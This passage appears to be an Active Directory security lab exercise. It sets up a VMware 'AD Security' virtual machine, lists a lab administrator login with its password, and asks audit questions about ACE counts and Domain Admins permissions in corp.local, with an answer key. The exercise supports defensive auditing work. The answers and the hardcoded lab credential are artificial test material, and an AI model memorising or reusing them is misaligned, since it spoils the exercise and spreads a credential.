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

6. Launch VMware player and click “Open a Virtual Machine”
7. Point it to the "AD Security.vmx" file in the "My Documents\Virtual Machines\AD Security" folder
8. Then select the "AD Security VM" and click the play button to start it.
9. At the logon screen, login using the following credentials:
User name: "CORP\Administrator“.
Password: “`ParamountDefenses!`”
10. Open a command-prompt, and enter "`slmgr /rearm`" and restart the VM.





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

Questions

1. How many security permissions (ACEs) are there domain-wide in the **corp.local** domain?

2. How many members does the **Domain Admins** security group have?

3. How many security permissions in the ACL protecting the the **Domain Admins** security group directly or indirectly impact "Write Property - Member" permissions ?

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

Answers

1) Number of ACEs domain-wide: 177396 (excluding objects in the System container.)

2) Number of members in *Domain Admins* security group: 13

3) Number of ACEs that directly/indirectly impact *Write Property Member* in ACL of the Domain Admins group: 9*